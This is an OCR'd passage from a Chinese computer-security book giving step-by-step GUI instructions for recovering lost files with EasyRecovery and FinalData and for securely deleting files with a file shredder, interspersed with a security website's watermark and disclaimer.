由于该软件破解密码的方法是暴力破解，需要花费较长的时间，因此用户需要耐心等待一段时间，待到密码破解成功之后便可在主界面的“进度”文本框中看见破解的密码。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

13.3 数据恢复技术

关键字
数据恢复、EasyRecovery、FinalData

视频学习 光盘\第13章 系统安全防御技术\13-3 数据恢复技术

难度水平 ◆◆◆◇◇

数据恢复是指通过技术手段，将保存在电脑硬盘、存储磁带库、移动硬盘、U盘、数码存储卡及MP3等设备上丢失的数据进行抢救和恢复。随着计算机在各个行业和领域的大量应用，病毒的破坏、黑客的入侵、人为的误操作、人为的恶意破坏、系统的不稳定等原因，都有可能造成重要数据的丢失，一旦数据出现丢失或者破坏，都将会给企业或者个人带来巨大的损失，此时就需要采用数据恢复技术，将损失降至最低。

13.3.1 使用EasyRecovery恢复数据

EasyRecovery是一款威力非常强大的硬盘数据恢复工具。它能够帮助用户恢复丢失的数据以及重建文件系统。EasyRecovery不会向用户的原始驱动器写入任何东西，它主要是在内存中重建文件分区表，使得数据能够安全地传输到其他驱动器中，用户可使用它来从被病毒破坏或者已经格式化的硬盘中恢复数据。

步骤1：选择格式化恢复

❶ 双击桌面上对应的快捷图标，打开EasyRecovery主界面窗口，单击左侧的“数据恢复”选项。

❷ 在右侧单击“格式化恢复”选项。




步骤2：单击【确定】按钮

弹出“目的警告”对话框，提示用户必须选择一个不同于来源的复制目的地才能完成恢复，单击【确定】按钮。



步骤3：选择要恢复文件的分区

返回主界面中，在界面左侧的列表框中选择要恢复文件的分区，例如单击选中D盘，然后单击【下一步】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：扫描选中的分区


弹出“正在扫描文件”对话框，此时可看见扫描文件的进度，请耐心等待。



步骤5：选择使用过滤器

❶ 扫描完毕后返回主界面，此时可在界面中看见扫描出的被格式化的文件，勾选“使用过滤器”复选框。

❷ 单击【过滤器选项】按钮。



步骤6：设置过滤器选项


❶ 弹出“过滤器选项”对话框，设置过滤的条件。勾选“（C）好”和“（D）已删除”复选框。在“以名称显示文件”文本框中输入“*.exe”，其他选项保持默认设置。

❷ 输入完毕后单击【确定】按钮。



步骤7：选中需要恢复的文件

返回主界面窗口，在主界面中勾选需要恢复的文件所对应的复选框，然后单击【下一步】按钮。



步骤8：选择恢复的目的地

❶ 切换至新的界面，在“恢复目的地选项”组中单击选中“恢复到本地驱动器”单选按钮。

❷ 单击右侧的【浏览】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤9：选择恢复文件的目的地

弹出“浏览文件夹”对话框，在“选择目的来恢复”列表框中选择恢复文件的目的地，例如选择F盘，选中后单击【确定】按钮。



步骤10：确认选择的恢复文件目的地

返回主界面窗口，此时可看见选择的恢复文件目的地，确认无误后单击【下一步】按钮开始恢复数据。




步骤11：查看格式化恢复的整个流程

恢复完毕之后会在主界面中显示格式化恢复的整个流程，直接单击【完成】按钮。



步骤12：不保存恢复状态

弹出“是否保存扫描进程”对话框，询问用户是否要保存恢复状态以便在今后继续，单击【否】按钮即可。



13.3.2 使用FinalData恢复数据

数据恢复工具FinalData以其强大、快速的恢复功能和简便易用的操作界面成为IT专业人士恢复数据的常用工具。当文件被误删除（并未从回收站中清除）、FAT表或者磁盘根区被病毒侵蚀造成文件信息全部丢失、物理故障造成FAT表或者磁盘根区不可读，以及磁盘格式化造成全部文件信息丢失的情况出现时，FinalData都能够通过直接扫描目标磁盘，抽取并恢复文件，用户可以根据这些信息方便地查找和恢复自己需要的数据，甚至在数据文件已经被部分覆盖后，专业版FinalData也可以将剩余部分数据恢复。

步骤1：启动FinalData应用程序

下载后并解压到本地计算机中后，双击对应的快捷图标，启动FinalData应用程序。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：单击【打开】按钮


打开FinalData主界面窗口，在工具栏中单击【打开】按钮。



步骤3：选择驱动器

❶ 弹出“选择驱动器”对话框，切换至“逻辑驱动器”选项卡下，在下方的列表框中选择要恢复文件所在的分区，例如选择F盘。

❷ 选中之后单击右侧的【确定】按钮。



步骤4：正在扫描根目录


弹出“正在扫描根目录”对话框，显示了扫描的当前目录、正常数据和已删除数据，单击【取消】按钮。



步骤5：设置要搜索的簇范围

❶ 弹出“选择要搜索的簇范围”对话框，其中显示了F盘的簇大小，设置簇的起始和结束位置。

❷ 设置完毕后单击【确定】按钮。



步骤6：开始扫描

弹出“簇扫描”对话框，此时显示了程序对F盘的文件进行扫描的进度，请耐心等待。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：选择要恢复的程序

❶ 返回主界面窗口，在右侧单击需要恢复的文件。


❷ 选中后单击工具栏中的【保存】按钮。



步骤8：选择要保存的文件夹

❶ 弹出“选择要保存的文件夹”对话框，在“文件夹”文本框下方的列表框中选中要保存的文件夹。

❷ 选中之后单击【保存】按钮即可将步骤7中选中的文件保存到指定的位置，操作完成后就可以在指定的文件夹内看到恢复的文件。



知识进阶：使用文件粉碎机

文件粉碎机一般情况下是用来彻底删除一些流氓软件的，对于某些文件，如果用普通的手段无法删除，则可使用文件粉碎机将其彻底删除。

使用文件粉碎机粉碎文件与普通的删除文件不同：删除文件只是将文件名更改，加上一些特殊的符号表示该文件已删除，这样系统就不再访问它了，它所占用的空间以后可以给别的文件任意使用，这样做为日后误删除文件数据的恢复提供了方便；而粉碎文件是指用0和1等数字将源文件所在区域重写一遍，这样就使得源文件彻底被删除，无法恢复。

如果用户计算机中有一些机密文件数据不想被他人窃取，普通的删除方法无法将其彻底删除，窃取机密的人可以用数据恢复软件将数据恢复并窃取，此时就可使用文件粉碎机将其彻底删除，让窃取者无从下手。

光盘	光盘/第13章 系统安全防御技术/13-4 使用文件粉碎机

❶ 下载文件粉碎机后将其解压到本地计算机中，双击对应的快捷图标，如下图所示。




❷ 打开文件粉碎机主界面，单击右侧的【添加文件】按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

❸ 弹出“请选择需要粉碎的文件”对话框，在“查找范围”下拉列表中选择要粉碎的文件所在的文件夹。然后在列表框中双击需要粉碎的文件，如下图所示。




❹ 返回“文件粉碎机”主界面，此时可在列表框中看见选中的文件，单击右侧的【开始粉碎】按钮，如下图所示。



❺ 弹出“进度”对话框，此时可看见粉碎选中文件的进度，如下图所示。



❻ 完毕后弹出“Fileshredder”对话框，提示用户粉碎成功，单击【OK】按钮即可，如下图所示。



溜客安全网 WwW.176Ku.CoM